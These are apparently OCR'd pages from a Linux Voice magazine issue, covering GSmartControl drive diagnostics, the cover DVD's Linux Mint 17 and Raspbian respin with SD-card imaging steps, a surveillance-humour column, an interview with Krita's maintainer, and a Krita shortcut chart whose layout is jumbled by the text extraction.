  4 Start_Stop_Count        0x0032   099   099   020    Old_age   Always       -       1304
  5 Reallocated_Sector_Ct   0x0033   099   099   036    Pre-fail  Always       -       58
  7 Seek_Error_Rate         0x000f   082   060   030    Pre-fail  Always       -       194824787
  9 Power_On_Hours          0x0032   078   078   000    Old_age   Always       -       19413
 10 Spin_Retry_Count        0x0013   100   100   097    Pre-fail  Always       -       0
 12 Power_Cycle_Count       0x0032   099   099   020    Old_age   Always       -       1303
184 End-to-End_Error        0x0032   100   100   099    Old_age   Always       -       0
187 Reported_Uncorrect      0x0032   100   100   000    Old_age   Always       -       0
188 Command_Timeout         0x0032   100   098   000    Old_age   Always       -       393241
189 High_Fly_Writes         0x003a   001   001   000    Old_age   Always       -       133
190 Airflow_Temperature_Cel 0x0022   053   049   045    Old_age   Always       -       47 (Min/Max 23/47)
194 Temperature_Celsius     0x0022   047   051   000    Old_age   Always       -       47 (0 14 0 0 0)
195 Hardware_ECC_Recovered  0x001a   040   024   000    Old_age   Always       -       196087878
197 Current_Pending_Sector  0x0012   100   100   000    Old_age   Always       -       0
198 Offline_Uncorrectable   0x0010   100   100   000    Old_age   Offline      -       0
199 UDMA_CRC_Error_Count    0x003e   200   200   000    Old_age   Always       -       0
240 Head_Flying_Hours       0x0000   100   253   000    Old_age   Offline      -       64046552337358
241 Total_LBAs_Written      0x0000   100   253   000    Old_age   Offline      -       1535687354
242 Total_LBAs_Read         0x0000   100   253   000    Old_age   Offline      -       2825309590

[john@testbox]$
```

The tabbed device information presents the Smart data clearly and with additional helpful information. You can View Output to see the raw **smartctl** output if you really want to, or you can save it to a file.

documentation is value added by GSmartControl that is not present in **smartctl**.

Another tab enables you to perform the self-tests that the drive supports: the short, long and conveyance tests. It gives an estimate for how long the test will take. Press the Execute button to start the test. A progress bar reassures you that the test is running and estimates the remaining time, which is a nice feature that the command line **smartctl** lacks. Behind the scenes, GSmartControl is launching the test

```
smartctl -t short /dev/sda
```

and then polling for status until the it completes

```
smartctl -c /dev/sda
```

Once the test completes, the result is displayed. "Completed without error" is what you want to see!

Oh no, I have an error!

To help draw your attention to problems, the device information screen highlights potential problems. It highlights both the error and the tab containing it, so you can go straight there. It also augments the pop-up help with further information specific to the problem.

There are three levels: notices are displayed in a light pink colour; warnings in a darker pink; and alerts in red. Notices convey information that you should be aware of – they are not Smart errors reported by **smartctl**, but GSmartControl interprets the Smart data to provide another level of reporting. Warnings are raised by old-age attributes and alerts by pre-fail attributes.

A pinch of salt

Having Smart is better than not having it, but you shouldn't become complacent. It is prudent to have a backup (and recovery) strategy for your data. Smart does have its issues – it can't possibly detect every kind of failure, and may show errors that don't necessarily impact a drive's stability.

Smart is implemented by the drive manufacturers, and they don't always adhere to the correct standard. Some drives use Smart data fields for different values, and other firmware idiosyncrasies may introduce bugs or other undesirable features. They sometimes provide proprietary utilities and promote these instead of Smart. However, Smart is a useful addition to your toolbox and may provide timely warnings of potential data loss, giving you time to act before it happens.

"Having Smart is better than not having it, but you shouldn't become complacent."

Virtual devices

You can load **smartctl** data from a file as a virtual device. You could, for example, extract data on a remote server using the command line with something like this:

```
ssh root@remoteserver smartctl -a /dev/sda >
remoteserver_sda
```

You can then use Device > Load SmartCtl Output As Virtual Device to load that data into GSmartControl. It's presented as another device on the main screen, and you can interact with it in exactly the same way as real devices. The only exception is that you can't run tests.

There is also a Save As function to save a device's **smartctl** data. This may be useful to keep historic records so that you can compare how a device changes over time. You would have to do such comparisons yourself, however, because GSmartControl doesn't offer that feature.

LV PRO TIP

Launch **gsmartcontrol --verbose** to see the underlying **smartctl** commands.

John Lane is a technology consultant with a penchant for Linux. He helps new businesses and start-ups make the most of open source software.

LINUXVOICE DVD 006

Distros, videos, podcasts – get the latest Linux goodness today!

SHOWCASING THE BEST OF FOSS

Welcome to the DVD! It's been a few issues since we had a disc on the cover, but a few things have happened and we absolutely had to bring you the latest software for your exploring pleasure.

First, a shiny new release of Linux Mint, the world's most popular desktop distribution (according to DistroWatch) arrived. Mint has been incredibly successful, and for good reason: it's attractive, it includes up-to-date software, it has an excellent supporting community and it's built upon robust Ubuntu and Debian foundations.

Meanwhile, our very own Ben Everard has been working on a souped-up version of Raspbian, the main Raspberry Pi Linux distribution, and has decided to share his efforts with the world. What a nice chap he is! Plus, we have some newbie-friendly videos explaining Linux, along with the most recent episodes of our podcast. Enjoy, and if you have any suggestions for future discs, just drop me a line!

Mike Saunders, Disc Editor
mike@linuxvoice.com


Desktop distribution

Linux Mint 17 "Qiana"

32- and 64-bit versions included, so take your pick!

We reviewed Mint 17 last month, giving it 5/5 stars and summarising it as follows: "Mature, reliable and with five years of support ahead. It's boring, but for a Long Term Support release that's exactly what we want". Yes, Mint 17 is an excellent release, and it's not surprising that it's at the top of the charts on **DistroWatch.com**. It has won many fans both among new users and experienced Linuxers, and it's a great way to dip your toes into the world of Linux or simply update your machine to get all of the latest packages. The version on our DVD sports the slick Cinnamon interface, but if you prefer the more traditional Mate desktop you can of course install it yourself – that's the beauty of using Linux.

Linux Mint 17 boots in live mode, which means it runs directly from the DVD, so you can explore it and se what you think while you're deciding whether to install it. Boot your machine from the DVD – in most cases, this just means starting your PC with the disc in your drive. (If that doesn't work, you may need to change your PC's boot order in the BIOS, so consult your system's documentation.)



Welcome and thank you for choosing Linux Mint. We hope you'll enjoy using it as much as we did designing it. The links below will help you get started with your new operating system. Have a great time and don't hesitate to send us your feedback.

Mint 17's welcome screen is prettier and faster than ever before.

32- & 64-bit

At the menu you'll be asked whether you want the 32-bit or 64-bit version, so choose whatever's relevant for your machine. Mint 17 will boot up, and you'll arrive at the desktop. You can now explore the distro; to install it to your hard drive, double-click the icon on the desktop and follow the prompts. Recommended minimum system requirements are a 1.5GHz CPU, 1GB RAM and 10GB of hard drive space.

If your PC currently only runs Windows, you can install Linux alongside it to get a boot menu when you start the machine. For more information and help on Mint, visit **www.linuxmint.com**.

Mint 17 doesn't look drastically different to the last release; it's all about refinements here.

LINUXVOICE DVD DISTROS | VIDEOS | PODCASTS
Linux Mint 17
Try the latest release of the world's most popular Linux distribution – 32- and 64-bit versions included!
NEW TO LINUX? GET STARTED WITH OUR EXCLUSIVE VIDEOS
Raspbian Linux Voice Edition
The best operating system for your Raspberry Pi
>> More software included
>> User interface improvements
>> Free Linux Voice tutorials
Open index.html for all the details

Enhanced Pi distro

Raspbian LV Edition

More software, a better interface and heaps of tutorials…

Raspbian, the most commonly used Linux distribution on the Raspberry Pi, is the thing that makes the single-board computer work so well for so many people. It's been tweaked and tuned to take advantage of the unusual hardware characteristics of the Raspberry Pi. It's also the platform on which hundreds of hardware add-ons are tested, while thousands of online tutorials and half a million forum posts explain how it works.

However, we find that there are a few bits missing that we install every time we re-image an SD card. We've gradually been building our own Linux Voice re-spin of Raspbian that we use every day, and we're sharing it for the first time.

It still uses the LXDE desktop environment, but we've spiced it up with the Metacity window manager and some new artwork (the icons come courtesy of Elementary, while the desktop wallpapers are from TPBarret and P4uLx on DeviantArt). There's also a panel that pops out of the left side of the screen to provide a quick launcher for some of the more popular pieces of software.

We've added a few pieces of software that we often find ourselves needing. Perhaps our personal biggest issue with Raspbian is the lack of a decent graphical text editor in the default build, so our distro includes Gedit. This may not be your favourite editor, but it's easy to use, has programmers' features like syntax highlighting, and is built using the GTK toolkit, so fits in with the LXDE environment.


Synaptic provides a nice interface for installing software, while AbiWord and Gnumeric give us useful office functionality. They can be a little slow on the Pi, but they're great for simple tasks. Having office software installed out of the box makes all the difference, we feel – especially if you're setting up an internet-less Pi for kids, and want to give them some tools for learning and doing their homework.

Lastly, we added a bunch of tutorials from previous issues of Linux Voice. These show you how to build a Mars rover, install OwnCloud, create a Pi-powered arcade machine and much more. They're in PDF format and accessible straight from the desktop – just double-click the Linux Voice folder to get reading.

Clearing out the chaff

To make space for all of these additions, we removed the Wolfram Mathematica packages. Although this is great software, we designed our distro for hobbyists, not schools, and we didn't feel it would be used enough to justify a place by default. Should you need it, it's just an **apt-get** (or Synaptic click) away. So while this is an awesome souped-up Pi distro, it's not a revolutionary change and everything you know (or will learn!) about Raspbian still applies.

Our distro is still linked to the usual package-laden Raspbian repositories, so you'll get all the latest software from the Raspberry Pi foundation, and everything should run in the same way. You could think if it as a new way to install Raspbian with a different default setup.



Sink your teeth into new projects with the tutorials we've included as part of the distro!

To use the Raspbian Linux Voice respin, you'll need to copy it from the DVD to your home directory, extract it and then use **dd** to transfer it to the SD card. It's compressed as a **.xz** archive, so this is done with:

```
unxz lvpi3.img.xz
sudo dd if=lvpi3.img of=/dev/<sd-card-dev> bs=4M
```

Replace **<sd-card-dev>** with the device node used by your SD card. For example, on our machine there are two hard drives (**sda** and **sdb**), so the SD card is **sdc**. If you're unsure, the command **df -h** will list all the drives and you should be able to figure out which one is the SD card by what size it is. Be careful though because it will overwrite all the data on the drive!


If you're new to the Raspberry Pi, see the detailed installation instructions at **www.raspberrypi.org/documentation/installation/installing-images/linux.md**.

And there's more!

Newbie-friendly videos and the latest podcasts

Linux Voice is an unashamedly geeky magazine: we love coding, we love fiddling with config files, and we love text editors that take a lifetime to learn. But we also know that everyone has to start somewhere, so for those curious dabblers who are trying Linux for the first time after picking up this magazine, we've included some getting started videos. Just open up index.html on the DVD in Firefox, and scroll down to the Videos section. There you'll see three short videos created by our very own Graham Morrison, explaining what Linux is, how to install it, and how to use it. They're based on Linux Mint, so are well worth watching before you install the distribution from the DVD.

Meanwhile, if you've been with Linux Voice for a while, you may know that we record a pocast every two weeks and put it on our website. If your bandwidth isn't so great, grab the latest episodes from the disc and hear Graham, Andrew, Ben and Mike talk about everything that's good and bad in FOSS (and about our ~~discoveries~~ finds too).



Linux isn't scary – it's just different. Our videos explain the ins and outs of Mint.

/DEV/RANDOM/

Final thoughts, musings and reflections


Nick Veitch was the original editor of Linux Format, a role he played until he got bored and went to work at Canonical instead. Splitter!

Twenty years ago, I and many other people involved in IT, were convinced that various government agencies were reading email and protecting their respective nations from terrorist attacks by searching for suspicious words like "bomb" and "plot". The defence against this was to litter *every* email with as many mentions of suspicious words as we could think of. Generating large amounts of this 'spook fodder', we thought, would cause the agencies to pointlessly investigate countless numbers of emails and presumably get a bit fed up. We needn't have bothered.

Oh, 'they' most assuredly were reading mails, but what we didn't realise at the time was that the list of suspicious and subversive words probably already included terms that already littered our mails, like 'privacy'. And 'linux'.

Recent revelations of the NSA's XKeyScore code, if genuine, suggest that simply searching for privacy tools such as Tor and Tails will cause people to be considered worthy of rigorous investigation. As will, apparently, visiting that well known portal of international terrorism, the Linux Journal website.

It is time to embrace our status as dangerous subversives who are enemies of the state and use it to our advantage. It is unlikely we will ever be called up for jury duty for one. If you ever go sailing you can be pretty sure that if you get lost that the most up to date satellite surveillance tools know where you are to the nanometre. And I look forward to the day when IT recruiters realise that more important than how many LinkedIn recommendations you have is the number of national security blacklists you appear on. Bomb. Plot. NSA. Beer. Terror. Robots. Olivia Newton-John. Question Time. Chesney Hawks. 100ml Lithium. apt-get install tor.


Behind the keyboard: Huion H610 tablet, provided to the Krita project by Huion, thanks!
And the quaint old town of Deventer provides the backdrop
Cintiq Hybrid Companion, provided by Wacom to the Krita project, thanks!
On the monitor: Kiki, the Krita mascot (made us hugely popular in Japan!)
Laptop with Kubuntu
Desktop with OpenSUSE 13.1
Mac mini, ready for when we get our kickstarter super-stretch goal

My Linux setup Boudewijn Rempt

After Krita's Kickstarter campaign successfully closed with close to €20,000, we asked its maintainer about his kit.

Q What version of Linux are you using at the moment?

A OpenSUSE 13.1, Kubuntu 14.4 and CentOS 6.4. Also some Windows and OSX on the sidelines. OpenSUSE is my perfect development system, though.

Q Which desktop do you prefer (we think we know the answer)?

A I mostly use KDE, but sometimes I have to test Krita on Gnome or Unity. I've used KDE since 1.2.

Q What was the first Linux setup you ever used?

A The first Linux I downloaded was SLS, on a huge stack of floppies. I never got that to work, though, the first time I got Linux to run was with Slackware. After gettting out the calculator to figure out the modelines, I even got X11 working! I started using SuSe 5.1 after that.


Q What Free Software/open source can't you live without?

A Linux, KDE, konsole, kate, Qt, Qt Creator, Krita, Bash, git, gcc... Apache, too. Mailman, Wordpress, Joomla. Basically, I'd probably retire and become a second-hand bookseller or something similarly analog if there were no free software!

Q What do other people love but you can't get on with?

A I'm not very fond of flamewars... People seem to love those. I've happily used Vi and XEmacs in the same session. I've got KDE and Gnome on all my systems. Well, what I really cannot stand is software created to take the place of GPL-licensed software, like llvm. I'm a GPL die-hard!

Master the awesome Krita 2.8


Krita 2.8 Shortcuts
colorathis Ivan Yossi art
esc
Help What's this F1
F2
F3
Save Incremental Backup F4
Export... F5
F6
F7
F8
F9
F10
Toggle Full Screen F11
F12
New Paint Layer ins
Clear Cut del
Reset Canvas View `
Zoom 1:1 1
Zoom to Fit 2
Zoom to fit Width 3
Rotate left 4
Rotate reset 5
Rotate right 6
7
8
9
0 Zoom 1:1
- Zoom Out
+ = Zoom In
Fill w/Background Color Fill w/Foreground color backspace
home
Canvas Only Mode tab
Multibrush Q Quit
Wrap around mode W Close
Eraser Mode E Flatten Image Merge Down
Pick layer * Set Mirror Axis Total Refresh R Rect. Selection
Move Tool T Transform Tool
Y
Desaturate U HSV/HSL Adjust.
Decrease Opacity Color Selector I Invert Sel Invert
Increase Opacity O Open
Color Picker P Print
Decrease Brush Size [Rotate left
Increase Brush Size] Rotate right
enter
Activate Next layer Pg up
caps lock
A DeSelect All
Save Incremental S Save as Save
Reset Picker - BW D Reselect
Palette F Full Screen Mode
Gradient Tool G
Show Color History Hide Top Toolbar H Display Selection
Elliptical Selection J Cut / Copy Sel to *Lay Dup. Layer
Darken Color K
Ligthen Color L Levels
Ñ
{
}
Activate Prev layer Pg dwn
shift
<
Undo Polygon Selection Points Z Redo Undo
Swap fg/bg Colors X Cut
Show Common Colors C Copy Merged Copy
V Paste
Brush Tool Show dockers B Color Balance
Minimal Shade Selector N New
Mypaint Shade Selector M
Prev Fav Preset ,
Next Fav Preset .
Switch to Previous Preset /
shift
end
ctrl
alt
alt gr
ctrl
Pan
Pan
Pan
Pan
*left click mouse to select
Transform Tool
(Press & hold)
(While scaling) Constrain proportions .... shift
Perspective Transform .... ctrl
(While rotating) Rotate in steps........ shift
Selection and Shapes
(draw/select ellipse, draw/select rectangle)
(Press & hold)
Constrain proportions .... shift
Grow from centre .... ctrl
Re-position........ alt
(can be conbined)
Numpad
num
Switch to Previous Preset /
*
- Zoom Out
7
8
9
+ Zoom In
Rotate left 4
Rotate reset 5
Rotate right 6
Zoom 1:1 1
Zoom to Fit 2
Zoom to fit Width 3
intro
ins
.
Mouse Shortcuts (Navigation)
Click & Drag
Roll wheel
Roll up
Roll down
Panning
hold space
Rotating
hold space + steps
Zooming
Zoom in out
Zoom to Cursor
hold space Zoom to Cursor + steps
Color picker
Palette
Pick BG Color + from current layer
Pick Color + from current layer
http://colorathis.wordpress.com | Ivan.Yossi

(CC-BY-SA Ivan Yossi)

LV